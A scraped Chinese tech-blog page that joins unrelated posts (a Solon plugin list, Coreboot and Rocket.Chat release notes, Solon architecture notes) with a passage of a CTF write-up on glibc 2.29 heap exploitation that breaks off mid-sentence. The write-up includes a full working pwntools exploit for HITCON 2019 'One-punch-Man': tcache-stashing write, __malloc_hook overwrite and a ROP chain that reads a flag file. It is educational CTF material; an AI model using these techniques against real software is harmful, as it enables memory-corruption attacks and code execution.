对socketd的通道适配(适配后,可使用org.noear:solon.sockted.client.* 做为客户端) Solon 插件 说明 boot插件:: 说明 org.noear:solon.boot.jlhttp* boot插件,对jlhttp适配,提供http服务(不自带session state) org.noear:solon.boot.jetty* boot插件,对jetty适配,提供http服务(网友@khb提供) org.noear:solon.extend.jetty.jsp 扩展插件,为jetty添加jsp支持(不建议使用jsp)(网友@khb提供) org.noear:solon.boot.undertow* boot插件,对undertow适配,提供http服务(网友@tyk提供) org.noear:solon.boot.websocket boot插件,对java-websocket适配,提供websocket服务 org.noear:solon.extend.undertow.jsp 扩展插件,为undertow添加jsp支持(不建议使用jsp)(网友@tyk提供) 静态文件支持插件:: 说明 org.noear:solon.extend.staticfiles 扩展插件,添加静态文件支持(监视 resources/static 文件夹) 切面支持插件:: 说明 org.noear:solon.extend.aspect 扩展插件,添加Dao、Service注解支持;进而支持事务和缓存注解 数据操作支持插件:: 说明 org.noear:solon.extend.data 扩展插件,实现事务和缓存的注解支持 验证支持插件:: 说明 org.noear:solon.extend.validation 扩展插件,实现验证的注解支持 Yaml配置支持插件:: 说明 org.noear:solon.extend.properties.yaml 扩展插件,添加yml配置文件支持 Data插件:: 说明 org.noear:solon.extend.data 扩展插件,添加事件(@Tran)、缓存(@Cache)支持 Cloud插件:: 说明 org.noear:solon.cloud 扩展插件, 添加Solon Cloud 的接口定义及配置规范 Validation插件:: 说明 org.noear:solon.extend.validation 扩展插件,添加验证(@Valid)支持 Cache插件:: 说明 org.noear:solon.cache.spymemcached 扩展插件,完成memcached的缓存服务适配 org.noear:solon.solon.cache.jedis 扩展插件,完成redis的缓存服务适配 jsr插件:: 说明 org.noear:solon.extend.jsr303 扩展插件,完成jsr303 bean 验证支持 org.noear:solon.extend.jsr330 扩展插件,完成jsr330 组件与注入支持 跨域插件:: 说明 org.noear:solon.extend.cors 扩展插件,完成web跨域注解支持 Session插件:: 说明(可将boot插件的session state服务,自动换掉) org.noear:solon.extend.sessionstate.jwt 扩展插件,分布式session(基于jwt构建) org.noear:solon.extend.sessionstate.local 扩展插件,本地session org.noear:solon.extend.sessionstate.redis 扩展插件,分布式session(其于redis构建) 日志插件:: 说明 org.noear:solon.logging 扩展插件,添加日志支持 org.noear:solon.logging.impl 扩展插件,添加Slf4j日志支持 序列化插件:: 说明 org.noear:solon.serialization.fastjson* 序列化插件,对fastjson适配,提供json视图输出 或 序列化输出 org.noear:solon.serialization.snack3* 序列化插件,对snack3适配,提供json视图输出 或 序列化输出 org.noear:solon.serialization.hession* 序列化插件,对hession适配,提供hession序列化输出 org.noear:solon.serialization.jackson 序列化插件,对jackson适配,提供json视图输出 或 序列化输出 org.noear:solon.serialization.protostuff 序列化插件,对protostuff适配,提供protostuff视图输出 或 序列化输出 视图插件:: 说明(可置多个视图插件) org.noear:solon.view.freemarker* 视图插件,对freemarker适配,提供html视图输出 org.noear:solon.view.jsp 视图插件,对jsp适配,提供html视图输出 org.noear:solon.view.velocity 视图插件,对velocity适配,提供html视图输出 org.noear:solon.view.thymeleaf 视图插件,对thymeleaf适配,提供html视图输出 org.noear:solon.view.beetl 视图插件,对beetl适配,提供html视图输出 org.noear:solon.view.enjoy 视图插件,对enjoy适配,提供html视图输出 Solon SocketD 插件 说明 SocketD boot插件:: 说明 org.noear:solon.boot.socketd.jdksocket sockted boot插件,对jdksocket适配,提供socketd服务 org.noear:solon.boot.socketd.netty sockted boot插件,对netty适配,提供socketd服务 org.noear:solon.boot.socketd.rsocket sockted boot插件,对rsocket适配,提供socketd服务 org.noear:solon.boot.socketd.smartsocket sockted boot插件,对smart-socket适配,提供socketd服务 org.noear:solon.boot.socketd.websocket sockted boot插件,对websocket适配,提供socketd服务 SocketD client 插件:: 说明 org.noear:solon.sockted 扩展插件,sockted 协议的编解码、会话等基础支持 org.noear:solon.sockted.client.jdksocket 扩展插件,sockted 协议的 jdksocket 客户端适配 org.noear:solon.sockted.client.netty 扩展插件,sockted 协议的 netty 客户端适配 org.noear:solon.sockted.smartsocket 扩展插件,sockted 协议的 smartsocket 客户端适配 org.noear:solon.sockted.websocket 扩展插件,sockted 协议的 websocket 客户端适配 其它扩展插件 说明 org.noear:beetlsql-solon-plugin beetlsql 适配插件 org.noear:mybatis-solon-plugin mybatis 适配插件 org.noear:mybatis-sqlhelper-solon-plugin mybatis-sqlhelper 适配插件 org.noear:weed3-solon-plugin weed3 适配插件 org.noear:cron4j-solon-plugin cron4j 适配插件 org.noear:quartz-solon-plugin quartz 适配插件 org.noear:dubbo-solon-plugin dubbo 适配插件 org.noear:feign-solon-plugin feign 适配插件 org.noear:hasor-solon-plugin hasor 适配插件 org.noear:luffy-solon-plugin luffy 适配插件 org.noear:sureness-solon-plugin sureness 适配插件 org.noear:solon-springboot-starter springboot 适配插件 Solon Cloud 插件 说明 org.noear:consul-solon-plugin consul 适配插件(支持Solon cloud 配置服务、注册与发现服务) org.noear:nacos-solon-plugin nacos 适配插件(支持Solon cloud 配置服务、注册与发现服务) org.noear:zookeeper-solon-plugin zookeeper 适配插件(支持Solon cloud 配置服务、注册与发现服务) org.noear:water-solon-plugin water 适配插件(支持Solon cloud 配置、注册与发现、事件、日志、跟踪、等服务) org.noear:rabbitmq-solon-plugin rabbitmq 适配插件(支持Solon cloud 事件总线服务) org.noear:rocketmq-solon-plugin rocketmq 适配插件(支持Solon cloud 事件总线服务) org.noear:mqtt-solon-plugin mqtt 适配插件(支持Solon cloud 事件总线服务) org.noear:kafka-solon-plugin kafka 适配插件(支持Solon cloud 事件总线服务) org.noear:guava-solon-plugin guava 适配插件(支持Solon cloud 融断服务) org.noear:sentinel-solon-plugin sentinel 适配插件(支持Solon cloud 融断服务) org.noear:semaphore-solon-plugin semaphore 适配插件(支持Solon cloud 融断服务) org.noear:aliyun-oss-solon-plugin aliyun-oss 适配插件(支持Solon cloud 分布式文件服务) org.noear:aws-s3-solon-plugin aws-s3 适配插件(支持Solon cloud 分布式文件服务) org.noear:snowflake-id-solon-plugin snowflake 算法适配插件(支持Solon cloud 分布式ID服务) 附:入门示例 Solon 入门教程示例:https://gitee.com/noear/solon_demo Solon Rpc 入门教程示例:https://gitee.com/noear/solon_rpc_demo Solon Cloud 入门教程示例:https://gitee.com/noear/solon_cloud_demo Solon 进阶教程示例:https://gitee.com/noear/solon_advance_demo

优秀的个人博客,低调大师

Coreboot 4.14 发布,替代 BIOS 和 UEFI 的开源项目

Coreboot 原名 LinuxBIOS,是一个旨在取代计算机中专有固件(BIOS或UEFI)的软件项目,它采用轻量级固件设计,只执行加载和运行现代 32 位或 64 位操作系统所需的最少量任务。 由于 coreboot 要初始化硬件,所以必须为所要支持的每个芯片组和主板移植。因此而言,coreboot 只适用于有限的硬件平台和主板型号。 近日,coreboot 4.14 正式发布,自 4.13 版本以来,有 215 名开发者提交了 3660 个新文件。其中,约有 50 人是第一次为 coreboot 做出贡献。 Coreboot 4.14 支持数十种新主板,但其中大多数主板基于 Google Chromebook。 新的主板: AMD Bilby AMD Majolica GIGABYTE GA-D510UD Google Blipper Google Brya Google Cherry Google Collis Google Copano Google Cozmo Google Cret Google Drobit Google Galtic Google Gumboz Google Guybrush Google Herobrine Google Homestar Google Katsu Google Kracko Google Lalala Google Makomo Google Mancomb Google Marzipan Google Pirika Google Sasuke Google Sasukette Google Spherion Google Storo Google Volet HP 280 G2 Intel Alderlake-M RVP Intel Alderlake-M RVP with Chrome EC Intel Elkhartlake LPDDR4x CRB Intel shadowmountain Kontron COMe-mAL10 MSI H81M-P33 (MS-7817 v1.2) Pine64 ROCKPro64 Purism Librem 14 System76 darp5 System76 galp3-c System76 gaze15 System76 oryp5 System76 oryp6 移除的主板: Google Boldar Intel Cannonlake U LPDDR4 RVP Intel Cannonlake Y LPDDR4 RVP 更多详情可查看:https://blogs.coreboot.org/blog/2021/05/10/announcing-coreboot-4-14/

优秀的个人博客,低调大师

Spring Boot 轻量替代框架 Solon 的架构笔记


Solon 是一个微型的Java开发框架。项目从2018年启动以来,参考过大量前人作品;历时两年,4000多次的commit;内核保持0.1m的身材,超高的跑分,良好的使用体验。支持:RPC、REST API、MVC、WebSocket、Socket 等多种开发模式。 Solon 强调:克制 + 简洁 + 开放的原则;力求:更小、更快、更自由的体验。 所谓更小: 内核0.1m,最小开发单位0.2m(相比Dubbo、Springboot项目包,小到可以乎略不计) 所谓更快: 本机helloworld测试,Qps可达12万之多。可参考:《helloworld_wrk_test》 所谓更自由:(代码操控自由) // 除了注解模式之外,还可以按需手动 // //手动获取配置(Props 为 Properties 增强版) Props db = Solon.cfg().getProp("db"); //手动获取容器里的Bean UserService userService = Aop.get(UserService.class); //手动监听http post请求 Solon.global().post("/user/update", x-> userService.updateById(x.paramMap())); //手动添加个RPC服务 Solon.global().add("/rpc/", HelloService.class, true); //手动获取一个RPC服务消费端 HelloService helloService = Nami.builder().create(HelloService.class); 架构笔记: 1、缘起统一的处理架构想法 RPC、Rest api、MVC、SocketD;Http、Socket、WebSocket。不同的架构模式、不同的通讯信号,统一处理......并且小巧 关于HTTP信号提供者,Servlet 或 NoServlet 都可以。如 JlHttp(NoServlet)、Jetty(Servlet)、reactor-netty...... 2、关于应用启动的内在过程 串行的处理过程(含三个事件扩展点 + 两个函数扩展点),代码直接、没有什么模式。易明 3、请求的处理过程透视(由简至敏演化) (a)简版,经典的模型 (b)延展版,也没什么特别 (c)详情版,应该还是熟悉的味道。(Solon的统一处理模型,让Http、Socket、WebSocket 最终回归为熟悉的味道) (d)整体链路版 Solon 的事务、缓存控制是基于 Action interceptor 实现 Solon 的验证器是基于 Action before trigger 实现 4、Ioc & Aop 内部结构透视 附: 项目地址:https://gitee.com/noear/solon

优秀的个人博客,低调大师

Rocket.Chat 3.6.0 发布,Slack 开源替代品

Rocket.Chat 3.6.0 发布了,主要更新内容包括: 新特性 APPS-ENGINE:实现新的 IPostLivechatRoomTransferred 事件 管理员选项,可重置其他用户的 E2E 加密密钥 支持 UiKit Livechat 将会议室消息导出为文件或直接通过电子邮件导出 注册过程中的服务器 banner 添加新端点以更改 Omnichannel 会议室的访客 添加 REST API 端点以搜索 Livechat 访问者 频道头像 添加了在 Livechat 小部件上设置字符消息限制的功能 工具提示 更新说明:https://github.com/RocketChat/Rocket.Chat/releases/tag/3.6.0

优秀的个人博客,低调大师

Rocket.Chat 3.4.0 发布,Slack 开源替代品

Rocket.Chat 3.4.0 发布了,主要更新内容包括: 新特性 API:端点groups.setEncrypted API:新增interation.update端点 允许代理将聊天记录发送给全渠道最终用户 增加了阻止用户和 IP 登录失败尝试的功能 重写应用 能够通过新的设置URL Suffix配置 Jitsi 房间选项 ldap 头像源字段可自定义 禁用直接回复功能时,将通知电子邮件回复到发件人的电子邮件 用于确定是否应同步 LDAP 用户活动状态的设置 阻止的媒体类型设置 删除最后一个房间的所有者时,将最早的活动用户分配为所有者 接受LDAP 组过滤器上的变量#{userdn} 跳过一天之内未更新的导出操作 在邮件搜索结果中高亮匹配的单词 此版本还带来大量改进和 bug 修复,详情见更新说明: https://github.com/RocketChat/Rocket.Chat/releases/tag/3.4.0

优秀的个人博客,低调大师

glibc2.29下unsortedbin_attack的替代方法

前言 如今glibc已经发布了glibc 2.31版本,利用也变得越来越难,主要原因是新的版本中加入了更多的check,不过现在大多数的题目还是基于glibc2.23 2.27和2.29这3个版本。我们知道,glibc2.29相对于glibc2.23加入了更多的保护措施,而glibc2.29下对unsortedbin的保护措施相当于直接扼杀了unsortedbin attack,使其基本成为了过去式。本文将介绍一些glibc2.29下unsortbin attack的代替方法。 回顾 首先让我们回顾下unsortbin attack的原理和作用,这里选取了glibc2.23的malloc.c的源码: for (;; ) { int iters = 0; while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)) { bck = victim->bk; if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0) || __builtin_expect (victim->size > av->system_mem, 0)) malloc_printerr (check_action, "malloc(): memory corruption", chunk2mem (victim), av); 我们可以看到,这里只check了size是否合法,而size一般都会满足条件,所以这个check形同虚设,紧接着的unsortedbin的解链操作: /* remove from unsorted list */ unsorted_chunks (av)->bk = bck; bck->fd = unsorted_chunks (av); 当将一个 unsorted bin 取出的时候,会在 bck->fd的位置写入 unsorted_chunks (av) 。 换句话说,如果我们控制了 victime->bk的值,我们就能控制bck的值,就能将 unsorted_chunks (av)写到任意地址 。 这个值相当的大,我们一般用来攻击 global_max_fast ,使得更大size的chunk也被视为fastbin,从而进行fastbin attack;还有一个非常经典的利用就是house of orange。 接着来看glibc2.29中的源码: for (;; ) { int iters = 0; while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)) { bck = victim->bk; size = chunksize (victim); mchunkptr next = chunk_at_offset (victim, size); if (__glibc_unlikely (size <= 2 * SIZE_SZ) || __glibc_unlikely (size > av->system_mem)) malloc_printerr ("malloc(): invalid size (unsorted)"); if (__glibc_unlikely (chunksize_nomask (next) < 2 * SIZE_SZ) || __glibc_unlikely (chunksize_nomask (next) > av->system_mem)) malloc_printerr ("malloc(): invalid next size (unsorted)"); if (__glibc_unlikely ((prev_size (next) & ~(SIZE_BITS)) != size)) malloc_printerr ("malloc(): mismatching next->prev_size (unsorted)"); if (__glibc_unlikely (bck->fd != victim) || __glibc_unlikely (victim->fd != unsorted_chunks (av))) malloc_printerr ("malloc(): unsorted double linked list corrupted"); if (__glibc_unlikely (prev_inuse (next))) malloc_printerr ("malloc(): invalid next->prev_inuse (unsorted)"); 我们可以看到glibc 2.29先对于2.23来说对unsorted bin加入了更多的check,其中双向链表的完整性检查对我们的利用来说是致命的,这也导致unsorted bin在glibc 2.29下几乎不可利用,所以我们要寻找一些代替的方法。 我们以hitcon2019 quals One-punch-Man这题来实践下方法1和方法2,再以今年某新春公益赛的一题实践下方法3 程序分析 保护全开,libc版本是2.29,有seccomp: ruan[@ruan](https://my.oschina.net/CelU2WVR3):/mnt/hgfs/shared/hitcon2019/one_punch$ seccomp-tools dump ./one_punch line CODE JT JF K ================================= 0000: 0x20 0x00 0x00 0x00000004 A = arch 0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003 0002: 0x06 0x00 0x00 0x00000000 return KILL 0003: 0x20 0x00 0x00 0x00000000 A = sys_number 0004: 0x15 0x00 0x01 0x0000000f if (A != rt_sigreturn) goto 0006 0005: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0006: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0008 0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0008: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0010 0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0010: 0x15 0x00 0x01 0x00000002 if (A != open) goto 0012 0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0012: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0014 0013: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0014: 0x15 0x00 0x01 0x00000001 if (A != write) goto 0016 0015: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0016: 0x15 0x00 0x01 0x0000000c if (A != brk) goto 0018 0017: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0018: 0x15 0x00 0x01 0x00000009 if (A != mmap) goto 0020 0019: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0020: 0x15 0x00 0x01 0x0000000a if (A != mprotect) goto 0022 0021: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0022: 0x15 0x00 0x01 0x00000003 if (A != close) goto 0024 0023: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0024: 0x06 0x00 0x00 0x00000000 return KILL retire函数里的UAF: void retire() { unsigned int v0; // [rsp+Ch] [rbp-4h] writen("idx: "); v0 = get_int(); if ( v0 > 2 ) error((__int64)"invalid"); free((void *)chunks[v0].ptr); } debut函数会先把我们的输入读入到栈上,然后才复制到申请的堆块中,所以可以利用这来进行rop unsigned __int64 __fastcall debut(__int64 a1, __int64 a2) { unsigned int v3; // [rsp+8h] [rbp-418h] signed int v4; // [rsp+Ch] [rbp-414h] char s[1032]; // [rsp+10h] [rbp-410h] unsigned __int64 v6; // [rsp+418h] [rbp-8h] v6 = __readfsqword(0x28u); writen("idx: "); v3 = get_int(); if ( v3 > 2 ) error((__int64)"invalid"); writen("hero name: "); memset(s, 0, 0x400uLL); v4 = read(0, s, 0x400uLL); if ( v4 <= 0 ) error((__int64)"io"); s[v4 - 1] = 0; if ( v4 <= 0x7F || v4 > 0x400 ) error((__int64)"poor hero name"); chunks[v3].ptr = (__int64)calloc(1uLL, v4); chunks[v3].sz = v4; strncpy((char *)chunks[v3].ptr, s, v4); memset(s, 0, 0x400uLL); return __readfsqword(0x28u) ^ v6; } 一个后门选项: __int64 __fastcall sub_15BB(__int64 a1, __int64 a2) { void *buf; // [rsp+8h] [rbp-8h] if ( *(_BYTE *)(heap_base + 0x20) <= 6 ) error((__int64)"gg"); buf = malloc(0x217uLL); if ( !buf ) error((__int64)"err"); if ( read(0, buf, 0x217uLL) <= 0 ) error((__int64)"io"); puts("Serious Punch!!!"); puts(&unk_2128); return puts(buf); } 题目的debut函数用的是calloc函数,意味着进入了tcache的堆块是不会在被取出来了(具体原因可以参考calloc源码),但是后门函数里用的是malloc,所以我们的目标就是要使得*(_BYTE *)(heap_base + 0x20) > 6,已达到利用后门的效果 方法1 很自然的想到要是能用unsortedbin attack就好了,但是这在glibc2.29下是行不通的,原因就是前面分析过的,glibc2.29对unsortedbin进行了全方位的检查。 我后来谷歌了下wp,找到了一篇wp,里面用的方法有点类似于unsortedbin attack,不得不佩服大佬的思路。 文章里提到的方法是,当从smallbin里申请一个堆块的时候,会把剩下的smallbin也链入相对应大小的tcache,前提是相应大小的tcache没满,相对应的源码为: if (in_smallbin_range (nb)) { idx = smallbin_index (nb); bin = bin_at (av, idx); if ((victim = last (bin)) != bin) { bck = victim->bk; if (__glibc_unlikely (bck->fd != victim)) malloc_printerr ("malloc(): smallbin double linked list corrupted"); set_inuse_bit_at_offset (victim, nb); bin->bk = bck; bck->fd = bin; if (av != &main_arena) set_non_main_arena (victim); check_malloced_chunk (av, victim, nb); #if USE_TCACHE /* While we're here, if we see other chunks of the same size, stash them in the tcache. */ size_t tc_idx = csize2tidx (nb); if (tcache && tc_idx < mp_.tcache_bins) { mchunkptr tc_victim; /* While bin not empty and tcache not full, copy chunks over. */ while (tcache->counts[tc_idx] < mp_.tcache_count && (tc_victim = last (bin)) != bin) {// 如果smallbin里相对应大小的tcache没满的话,就链入tcache if (tc_victim != 0) { bck = tc_victim->bk; set_inuse_bit_at_offset (tc_victim, nb); if (av != &main_arena) set_non_main_arena (tc_victim); bin->bk = bck; bck->fd = bin; tcache_put (tc_victim, tc_idx); } } } #endif void *p = chunk2mem (victim); alloc_perturb (p, bytes); return p; } } 此处是没有对smallbin进行check的: if (tc_victim != 0) { bck = tc_victim->bk; set_inuse_bit_at_offset (tc_victim, nb); if (av != &main_arena) set_non_main_arena (tc_victim); bin->bk = bck; bck->fd = bin; 所以我们可以伪造tc_victim->bk,然后到了bck->fd=bin这一句,就可以向一个地址写入一个libc的值了,类似于unsortedbin attack,要注意的话就是相对应大小的tcache bin为6个,这样的话tcache_put后,就会退出循环(tcache相同size的chunk最多7个),把chunk返回,不会造成段错误 这里还有个大问题,就是程序申请的堆块大小范围在0x7f~0x400之间,所以在tcache没满的情况下,free后都会进入tcache,那要怎么让一个大小的堆块,比如0x100大小的堆块,相对应的tcache bin有6块,而smallbin有两块呢,这里用到了last_remainder: if (in_smallbin_range (nb) && bck == unsorted_chunks (av) && victim == av->last_remainder && (unsigned long) (size) > (unsigned long) (nb + MINSIZE)) { /* split and reattach remainder */ remainder_size = size - nb; remainder = chunk_at_offset (victim, nb); unsorted_chunks (av)->bk = unsorted_chunks (av)->fd = remainder; av->last_remainder = remainder; remainder->bk = remainder->fd = unsorted_chunks (av); if (!in_smallbin_range (remainder_size)) { remainder->fd_nextsize = NULL; remainder->bk_nextsize = NULL; } set_head (victim, nb | PREV_INUSE | (av != &main_arena ? NON_MAIN_ARENA : 0)); set_head (remainder, remainder_size | PREV_INUSE); set_foot (remainder, remainder_size); check_malloced_chunk (av, victim, nb); void *p = chunk2mem (victim); alloc_perturb (p, bytes); return p; } 比如我们把unsortedbin切成0x100的大小,如果在calloc一个比这个大的chunk,那这个unsortedbin就会被放到相对应大小的smallbin,对应的源码为: /* place chunk in bin */ if (in_smallbin_range (size)) { victim_index = smallbin_index (size); bck = bin_at (av, victim_index); fwd = bck->fd; } else { victim_index = largebin_index (size); bck = bin_at (av, victim_index); fwd = bck->fd; 这样的话一切条件都有了 :P 还有一点要注意的是,我们用这个方法把heap+0x30的地方改写了,这样的话其实tcache会 corrupt 掉: pwndbg> bins tcachebins 0x100 [ 7]: 0x563a59056000 —▸ 0x563a59053760 —▸ 0x563a59053660 —▸ 0x563a59053560 —▸ 0x563a59053460 —▸ 0x563a59053360 —▸ 0x563a59053260 ◂— 0x0 0x1d0 [-112]: 0x0 0x1e0 [-19]: 0x0 0x1f0 [-41]: 0x0 0x200 [-45]: 0x0 0x210 [-99]: 0x0 0x220 [125]: 0x0 0x410 [ 7]: 0x563a590550c0 —▸ 0x563a59054cb0 —▸ 0x563a590548a0 —▸ 0x563a59054490 —▸ 0x563a59054080 —▸ 0x563a59053c70 —▸ 0x563a59053860 ◂— 0x0 所以我们要在攻击前先申请一个0x217大小的堆块,然后释放掉,在攻击 exp为: from pwn import * context.arch = 'amd64' def debug(addr,PIE=True): if PIE: text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16) gdb.attach(p,'b *{}'.format(hex(text_base+addr))) else: gdb.attach(p,"b *{}".format(hex(addr))) def cmd(c): p.recvuntil("> ") p.sendline(str(c)) def add(idx,name): cmd(1) p.recvuntil("idx: ") p.sendline(str(idx)) p.recvuntil("name: ") p.send(name) def dele(idx): cmd(4) p.recvuntil("idx: ") p.sendline(str(idx)) def show(idx): cmd(3) p.recvuntil("idx: ") p.sendline(str(idx)) def edit(idx,name): cmd(2) p.recvuntil("idx: ") p.sendline(str(idx)) p.recvuntil("name: ") p.send(name) def main(host,port=26976): global p if host: p = remote(host,port) else: p = process("./one_punch") # debug(0x0000000000015BB) # gdb.attach(p) for i in range(2): add(i,"A"*0xf8) dele(0) dele(1) show(1) p.recvuntil(": ") heap = u64(p.recvuntil("\n",drop=True).ljust(8,b"\x00")) - 0x260 for i in range(4): add(0,"A"*0xf8) dele(0) for i in range(7): add(0,"A"*0x400) dele(0) for i in range(2): add(i,"A"*0x400) dele(0) show(0) p.recvuntil(": ") libc.address = u64(p.recvuntil("\n",drop=True).ljust(8,b"\x00")) - 0x1e4ca0 info("heap : " + hex(heap)) info("libc : " + hex(libc.address)) add(1,"A"*0x300) add(2,"A"*0x400) add(1,"A"*0x400) dele(2) add(1,"A"*0x300) add(1,"A"*0x400) add(0,"A"*0x217) payload = b"\x00"*0x108+b"/flag.txt"+b"\x00"*(0x7+0x1f0)+p64(0x101)+p64(heap+0x27d0)+p64(heap+0x30-0x10-5) edit(2,payload) dele(0) add(2,"A"*0xf8) edit(0,p64(libc.symbols["__malloc_hook"])) cmd(str(50056)) p.send("C"*8) cmd(str(50056)) p.send(p64(libc.address+0x000000000008cfd6)) # pause() # 0x000000000008cfd6: add rsp, 0x48; ret; # 0x0000000000026542: pop rdi; ret; # 0x000000000012bdc9: pop rdx; pop rsi; ret; # 0x0000000000047cf8: pop rax; ret; # 0x00000000000cf6c5: syscall; ret; p_rdi = 0x0000000000026542+libc.address p_rdx_rsi = 0x000000000012bdc9+libc.address p_rax = 0x0000000000047cf8+libc.address syscall_ret = 0x00000000000cf6c5+libc.address payload = p64(p_rdi)+p64(heap+0x2df8)+p64(p_rdx_rsi)+p64(0)*2+p64(p_rax)+p64(2)+p64(syscall_ret) payload += p64(p_rdi)+p64(3)+p64(p_rdx_rsi)+p64(0x80)+p64(heap+0x2d00)+p64(p_rax)+p64(0)+p64(syscall_ret) payload += p64(p_rdi)+p64(1)+p64(p_rax)+p64(1)+p64(syscall_ret) payload += p64(p_rdi)+p64(0)+p64(p_rax)+p64(0)+p64(syscall_ret) payload = payload.ljust(0x100,b"\x00") gdb.attach(p) add(2,payload) p.interactive() if __name__ == "__main__": libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False) main(args['REMOTE']) 方法2 方法2是Balsn战队的wp里用到的largebin_attack,首先我觉得一个难点是这题申请的堆块最大为0x410,怎么把大小比0x410还大的unsortedbin放入largebin是第一个要解决的问题,所以从源码入手: /* If a small request, try to use last remainder if it is the only chunk in unsorted bin. This helps promote locality for runs of consecutive small requests. This is the only exception to best-fit, and applies only when there is no exact fit for a small chunk. */ if (in_smallbin_range (nb) && bck == unsorted_chunks (av) && victim == av->last_remainder && (unsigned long) (size) > (unsigned long) (nb + MINSIZE)) { /* split and reattach remainder */ remainder_size = size - nb; 这是判断是否要把last remainder进行切割的代码,如果条件不满足的话就会进入下面的代码: /* remove from unsorted list */ if (__glibc_unlikely (bck->fd != victim)) malloc_printerr ("malloc(): corrupted unsorted chunks 3"); unsorted_chunks (av)->bk = bck; bck->fd = unsorted_chunks (av); /* Take now instead of binning if exact fit */ //我们使得size != nb,跳过这个代码块 if (size == nb) { set_inuse_bit_at_offset (victim, size); if (av != &main_arena) set_non_main_arena (victim); ......................................................... } #endif } /* place chunk in bin */ if (in_smallbin_range (size)) { victim_index = smallbin_index (size); bck = bin_at (av, 